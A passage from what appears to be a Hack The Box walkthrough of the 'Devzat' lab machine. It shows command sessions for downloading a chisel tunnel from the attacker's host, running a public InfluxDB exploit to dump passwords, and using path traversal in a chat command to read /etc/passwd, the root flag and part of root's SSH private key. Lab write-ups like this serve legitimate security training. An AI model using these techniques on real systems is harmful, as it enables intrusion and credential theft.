8. sudo pacman -S chisel
9. In 2023 if you did not have the same version of chisel client and server you would get a version mismatch error. I think they
have patched that because I have not seen that error in a long time. Meaning it does not matter what version you are running on
the server as long as the client and server version are not far apart version wise.
10. For example I have chisel 1.9.1 installed locally but I will upload 1.9.0 to the target and it will still work.
11. ▷ chisel --version
v1.9.1
12. Now you have both the server installed locally and the client which we will upload to the target.
```

Upload Chisel client to target

20. **Now we need to use wget to upload to the target**

```
1. patrick@devzat:~/pets$ which wget
/usr/bin/wget
2. patrick@devzat:~/pets$ cd /tmp
3. patrick@devzat:/tmp$ wget http://10.10.14.12/chisel
--2024-05-13 07:14:12--  http://10.10.14.12/chisel
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8654848 (8.3M) [application/octet-stream]
Saving to: ‘chisel’

chisel                                             100%
[=================================================================================================>]   8.25M  1.81MB/s    in 5.9s

2024-05-13 07:14:18 (1.41 MB/s) - ‘chisel’ saved [8654848/8654848]
4. patrick@devzat:/tmp$ md5sum chisel
```

```
90e7108a98db9a64d0a6b95403781bde  chisel
5. ~/hackthebox/devzat ▷ md5sum chisel
90e7108a98db9a64d0a6b95403781bde  chisel
6. Same file. So we are good.
7. patrick@devzat:/tmp$ chmod +x chisel
8. patrick@devzat:/tmp$ ./chisel

  Usage: chisel [command] [--help]

  Version: 1.9.0 (go1.21.0)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
9. You want to start the Chisel server first.
10. So on the attacker machine enter the following.
11. ~/hackthebox/devzat ▷ ./chisel server -p 1234 --reverse
2024/05/13 09:39:26 server: Reverse tunnelling enabled
2024/05/13 09:39:26 server: Fingerprint o16rC1wa34WybFTq52UuvGTP+godm83gIly6atKAv/U=
2024/05/13 09:39:26 server: Listening on http://0.0.0.0:1234
12. You can pick whatever port you want of course.
13. Now, on the client aka target server enter the following.
14. I run 'netstat -nat' on the target because we may have to foward more than just port 8443.
15. patrick@devzat:/tmp$ netstat -nat | grep -i "127"
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8086          0.0.0.0:*               LISTEN
16. Ok great now we will need to foward all of these except 53. So enter the following on the target Linux server.
17. patrick@devzat:/tmp$ ./chisel client 10.10.14.12:1234 R:8086:127.0.0.1:8086 R:8443:127.0.0.1:8443 R:5000:127.0.0.1:5000
2024/05/13 07:43:08 client: Connecting to ws://10.10.14.12:1234
2024/05/13 07:43:10 client: Connected (Latency
18. You should recieve the connection on the server side now.
19. ~/hackthebox/devzat ▷ ./chisel server -p 1234 --reverse
2024/05/13 09:39:26 server: Reverse tunnelling enabled
2024/05/13 09:39:26 server: Fingerprint o16rC1wa34WybFTq52UuvGTP+godm83gIly6atKAv/U=
2024/05/13 09:39:26 server: Listening on http://0.0.0.0:1234
2024/05/13 09:46:18 server: session#1: tun: proxy#R:8086=>8086: Listening
2024/05/13 09:46:18 server: session#1: tun: proxy#R:8443=>8443: Listening
2024/05/13 09:46:18 server: session#1: tun: proxy#R:5000=>5000: Listening
20. SUCCESS
21. You can also check your local machine by running lsof on the ports to see if they are listening.
22. ~/hackthebox/devzat ▷ lsof -i:8086,8443,5000
COMMAND    PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  401974 h@x0r  8u  IPv6 968001      0t0  TCP *:d-s-n (LISTEN)
chisel  401974 h@x0r  9u  IPv6 968002      0t0  TCP *:pcsync-https (LISTEN)
chisel  401974 h@x0r 10u  IPv6 968003      0t0  TCP *:commplex-main (LISTEN)
23. Looking good
```

Nmap Scan localhost & port enumeration via NC

- #pwn_nc_connecting_to_localhost_port

21. **So now that we have access to these ports through our local host lets run an exhaustive scan for everything on those ports `8086,8443,5000`**

```
1. nmap -sCV -p 8086,8443,5000 127.0.0.1
2. I just use the -A flag and it does the same thing.
3. ~/hackthebox/devzat ▷ nmap -A -Pn -n -vvv -oN localhost_scan.nmap -p 8086,8443,5000 127.0.0.1
4. ▷ bat -l ruby --paging=never -p localhost_scan.nmap
5. ~/hackthebox/devzat ▷ nc 127.0.0.1 8443
SSH-2.0-Go
6. This seems to be the backup ssh chat port.
7. Check out 'http://devzat.htb' scroll down. Under 'Post File Contents' there is this comment.
8. "Post file contents
At least this feature is in development. So stop asking, will you?"
9. So maybe this is the port 8443 that is in developement?
10. Lets try to connect like we did the first time on port 8000
11. ▷ ssh 10.129.136.15 -p8000
12. Boom I get in.
13. ▷ ssh -l ren_stimpy 127.0.0.1 -p 8443
The authenticity of host '[127.0.0.1]:8443 ([127.0.0.1]:8443)' cant be established.
ED25519 key fingerprint is SHA256:liAkhV56PrAa5ORjJC5MU4YSl8kfNXp+QuljetKw0XU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:8443' (ED25519) to the list of known hosts.
```

```
Welcome to the chat. There are no more users
devbot: ren_stimpy has joined the chat
ren_stimpy:
```

22. **Since this port was 'under development' maybe there is stuff like commands or information leakage that has not been sanitized.**

```
1. ▷ ssh -l ren_stimpy 127.0.0.1 -p 8443
2. ren_stimpy: /commands
[SYSTEM] file - Paste a files content directly to chat [alpha]
3. This file command was not available on the live ssh chat on port 8000
4. ren_stimpy: /file
[SYSTEM] Please provide file to print and the password
5. ren_stimpy: /file /etc/passwd
[SYSTEM] You need to provide the correct password to use this function
6. We do not have a password yet.
7. In our nmap scan port 8086 had influx something.
8. ▷ cat localhost_scan.nmap | grep -i influx
8086/tcp open  http    syn-ack InfluxDB http admin 1.7.5
9. Lets look up InfluxDB online.
10. InfluxDB Time Series Data Platform | InfluxData
"InfluxDB is a high-speed read and write database. So think of it. The data is being written in real time, you can read in real time, and when you're reading it, you can apply your machine learning model. So, in real time, you can forecast, and you can detect anomalies." ~www.influxdata.com
```

23. **Lets search to see if there are any exploits for this framework**

```
1. search online for "InfluxDB exploit github"
2. https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933
3. Lets download this. We are in luck it is coded in Python so we should be able to install it to a virtual environment. If there are requirements we do not already have.
4. cd to where you want to download this repo to
5. git clone https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933.git
6. InfluxDB-Exploit-CVE-2019-20933 (master ✔) ▷ head -n 10 __main__.py
#!/bin/env python
import json
import pathlib
import time
import urllib
import requests as requests
import jwt
from termcolor import colored
7. I have all of these modules already. I run pip list
8.  ▷ pip list
PyJWT  2.8.0
8. You might need this one below
▷ pacman -Ss jwt | grep -i python
extra/python-pyjwt 2.8.0-2 [installed]
    JSON Web Token implementation in Python
10. Otherwise you can do .venv
```

InfluxDB Exploit

24. **Execute InfluxDB exploit**

```
1. ) ▷ python3 __main__.py
/home/h@x0r/hackthebox/devzat/InfluxDB-Exploit-CVE-2019-20933/__main__.py:174: SyntaxWarning: invalid escape sequence '\|'
  print(colored("""


  _____        __ _            _____  ____    ______           _       _ _
 |_   _|      / _| |          |  __ \|  _ \  |  ____|         | |     (_) |
   | |  _ __ | |_| |_   ___  _| |  | | |_) | | |__  __  ___ __ | | ___  _| |_
   | | | '_ \|  _| | | | \ \/ / |  | |  _ <  |  __| \ \/ / '_ \| |/ _ \| | __|
  _| |_| | | | | | | |_| |>  <| |__| | |_) | | |____ >  <| |_) | | (_) | | |_
 |_____|_| |_|_| |_|\__,_/_/\_\_____/|____/  |______/_/\_\ .__/|_|\___/|_|\__|
                                                          | |
"""                                                       |_|
 - using CVE-2019-20933

Host (default: localhost):
Port (default: 8086):
Username <OR> path to username file (default: users.txt):

Bruteforcing usernames ...
[v] admin

Host vulnerable !!!
```

```
Databases:

1) devzat
2) _internal

.quit to exit
[admin@127.0.0.1] Database: 1
Starting InfluxDB shell - .back to go back

[admin@127.0.0.1/devzat] $ SHOW DATABASES

admin@127.0.0.1/devzat] $ SELECT * FROM "user"

2. SUCCESS, we have credentials
▷ cat tmp | jq . | sed 's/\"//g' | tr -d '{}[],' | awk '!($3="")' | sed '/^[[:space:]]*$/d' | grep -iE "catherine|wilhelm|charles"
-B1
WillyWonka2021
wilhelm
--
woBeeYareedahc7Oogeephies7Aiseci
catherine
--
RoyalQueenBee$
charles
```

Pivot to Catherine

25. **Lets see if we can su to catherine.**

```
1. I disconnect from the chisel client and then su to catherine.
2. patrick@devzat:/tmp$ ./chisel client 10.10.14.12:1234 R:8086:127.0.0.1:8086 R:8443:127.0.0.1:8443 R:5000:127.0.0.1:5000
2024/05/13 07:43:08 client: Connecting to ws://10.10.14.12:1234
2024/05/13 07:43:10 client: Connected (Latency 200.145403ms)
^C2024/05/13 09:25:53 client: Disconnected
2024/05/13 09:25:53 client: Retrying in 100ms...
2024/05/13 09:25:53 client: Cancelled
patrick@devzat:/tmp$ su catherine
Password:
catherine@devzat:/tmp$ whoami
catherine
3. catherine@devzat:/tmp$ cat /home/catherine/user.txt
0dba1c74e638de6142f712d366ea9df6
4. [sudo] password for catherine:
Sorry, user catherine may not run sudo on devzat.
5. catherine@devzat:~$ ps -faux | grep docker
root        1026  0.0  4.5 1094236 91196 ?       Ssl  01:42   0:03 /usr/bin/dockerd -H fd:// --
containerd=/run/containerd/containerd.sock
root        1247  0.0  0.1 549312  3888 ?        Sl   01:42   0:00  \_ /usr/bin/docker-proxy
6. Docker is being run by root.
7. catherine@devzat:~$ find / -type f -user catherine 2>/dev/null | grep -vE "cgroup|proc"
/home/catherine/.profile
/home/catherine/.cache/motd.legal-displayed
/home/catherine/.bashrc
/home/catherine/user.txt
/home/catherine/.bash_logout
/var/backups/devzat-main.zip
/var/backups/devzat-dev.zip
8. catherine@devzat:~$ cd /dev/shm
catherine@devzat:/dev/shm$ cp /var/backups/devzat-dev.zip .
catherine@devzat:/dev/shm$ ls -l
total 28
-rw------- 1 catherine catherine 28297 May 13 10:46 devzat-dev.zip
drwx------ 4 root      root         80 May 13 01:42 multipath
8. catherine@devzat:/dev/shm$ unzip devzat-dev.zip
9. catherine@devzat:/dev/shm/dev$ grep -i -r "file"
```

New Credential Found

26. **I grep recursively on the file commands.go because it seemed like a file that might have creds.**

```
1. catherine@devzat:/dev/shm/dev$ grep -i -r "pass" commands.go
                u.system("Please provide file to print and the password")
                u.system("You need to provide the correct password to use this function")
        pass := args[1]
        // Check my secure password
        if pass != "CeilingCatStillAThingIn2021?" {
```

```
                u.system("You did provide the wrong password")
2. We find this new credential. CeilingCatStillAThingIn2021?
3. Remember when we connected to ssh devzat chat on port 8443 with the file command?
4. ▷ ssh -l ren_stimpy 127.0.0.1 -p 8443
>>> ren_stimpy: /commands
[SYSTEM] file - Paste a files content directly to chat [alpha]
>>> This file command was not available on the live ssh chat on port 8000
>>> ren_stimpy: /file
[SYSTEM] Please provide file to print and the password
>>> ren_stimpy: /file /etc/passwd
[SYSTEM] You need to provide the correct password to use this function
5. Well, I think this might be the password.
6. Lets ssh again. This time through local host on our current shell as catherine.
```

27. **SSH as localhost using new credential `CeilingCatStillAThingIn2021?` found in commands.go file.**

```
catherine@devzat:/dev/shm/dev$ ssh 127.0.0.1 -p 8443
The authenticity of host '[127.0.0.1]:8443 ([127.0.0.1]:8443)' can't be established.
ED25519 key fingerprint is SHA256:liAkhV56PrAa5ORjJC5MU4YSl8kfNXp+QuljetKw0XU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:8443' (ED25519) to the list of known hosts.
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance or
catherine: Kinda busy right now
patrick: That's perfectly fine 👍  You'll need a password which you can gather from the source. I lef
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. Consider it alpha state, though. Might not be
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine:
```

```
1. catherine@devzat:/dev/shm/dev$ ssh 127.0.0.1 -p 8443
[SYSTEM] file - Paste a files content directly to chat [alpha]
catherine: /file /etc/passwd
[SYSTEM] You need to provide the correct password to use this function
catherine: /file /etc/passwd CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/etc/passwd does not exist!
2. Ok so maybe we have to do a directory traversal to get to our file?
3. Boom!. SUCCESS!
catherine: /file ../../etc/passwd CeilingCatStillAThingIn2021?
[SYSTEM] root 0:0:root:/root:/bin/bash
[SYSTEM] daemon 1:1:daemon:/usr/sbin:/usr/sbin/nologin
[SYSTEM] bin 2:2:bin:/bin:/usr/sbin/nologin
[SYSTEM] sys 3:3:sys:/dev:/usr/sbin/nologin
[SYSTEM] sync 4:65534:sync:/bin:/bin/sync
[SYSTEM] games 5:60:games:/usr/games:/usr/sbin/nologin
[SYSTEM] man 6:12:man:/var/cache/man:/usr/sbin/nologin<snip>
4. NOTICE : it said @ /root/devzat
5. catherine: /file ../../root/root.txt CeilingCatStillAThingIn2021?
[SYSTEM] 824eaa22e5527ace6a7487eb94fe4904
6. SUCCESS pwned.
```

Devzat has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#3770	13 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE

PWNED

28. **Post Exploitation & Comments**.

```
1. As you know we should always try to get the root shell and not just the root flag if possible. Being root you have many
possiblities to get a root shell.
2. You can exil the shadow file and try to crack it, Do the shadow file hack, Where you replace the shadow password with your own
password that you generate. Another one which is probrably the easiest. Just cat out the /root/.ssh/id_rsa file if there is one.
3. catherine: /file ../../root/.ssh/id_rsa CeilingCatStillAThingIn2021?
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
<SNIP>
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
4. SUCCESS
5. Clean the key
6. ▷ cat tmp2 | cut -d ']' -f2 | grep -v "catherine"
 -----BEGIN OPENSSH PRIVATE KEY-----
 b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
 QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
<SNIP>
 -----END OPENSSH PRIVATE KEY-----
 3. I got an error when attempting to connect. Earlier I edited "/etc/ssh/ssh_config" file and added the lines.
4. ▷ tail -n 2 /etc/ssh/ssh_config
PubkeyAcceptedAlgorithms +ssh-rsa
HostkeyAlgorithms +ssh-rsa
5. Now I need to comment out those lines.
6. ~/hackthebox/devzat ▷ vim id_rsa
7. ~/hackthebox/devzat ▷ chmod 600 id_rsa
8. ~/hackthebox/devzat ▷ ssh root@10.129.136.15 -i id_rsa
The authenticity of host '10.129.136.15 (10.129.136.15)' cant be established.
ED25519 key fingerprint is SHA256:hEPBYkcPURW99t505QtiHKAc1IfbpDSHoHPBG7lWoTk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.15' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
9. root@10.129.136.15: Permission denied (publickey).
10. ~/hackthebox/devzat ▷ sudo nano /etc/ssh/ssh_config
[sudo] password for h@x0r:
11. ~/hackthebox/devzat ▷ sudo systemctl restart sshd.service
12.  ▷ ssh root@10.129.214.147 -i id_rsa_devzat
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)
Last login: Wed Jan 26 16:26:44 2022
root@devzat:~# whoami
root
root@devzat:~# cat /root/root.txt
```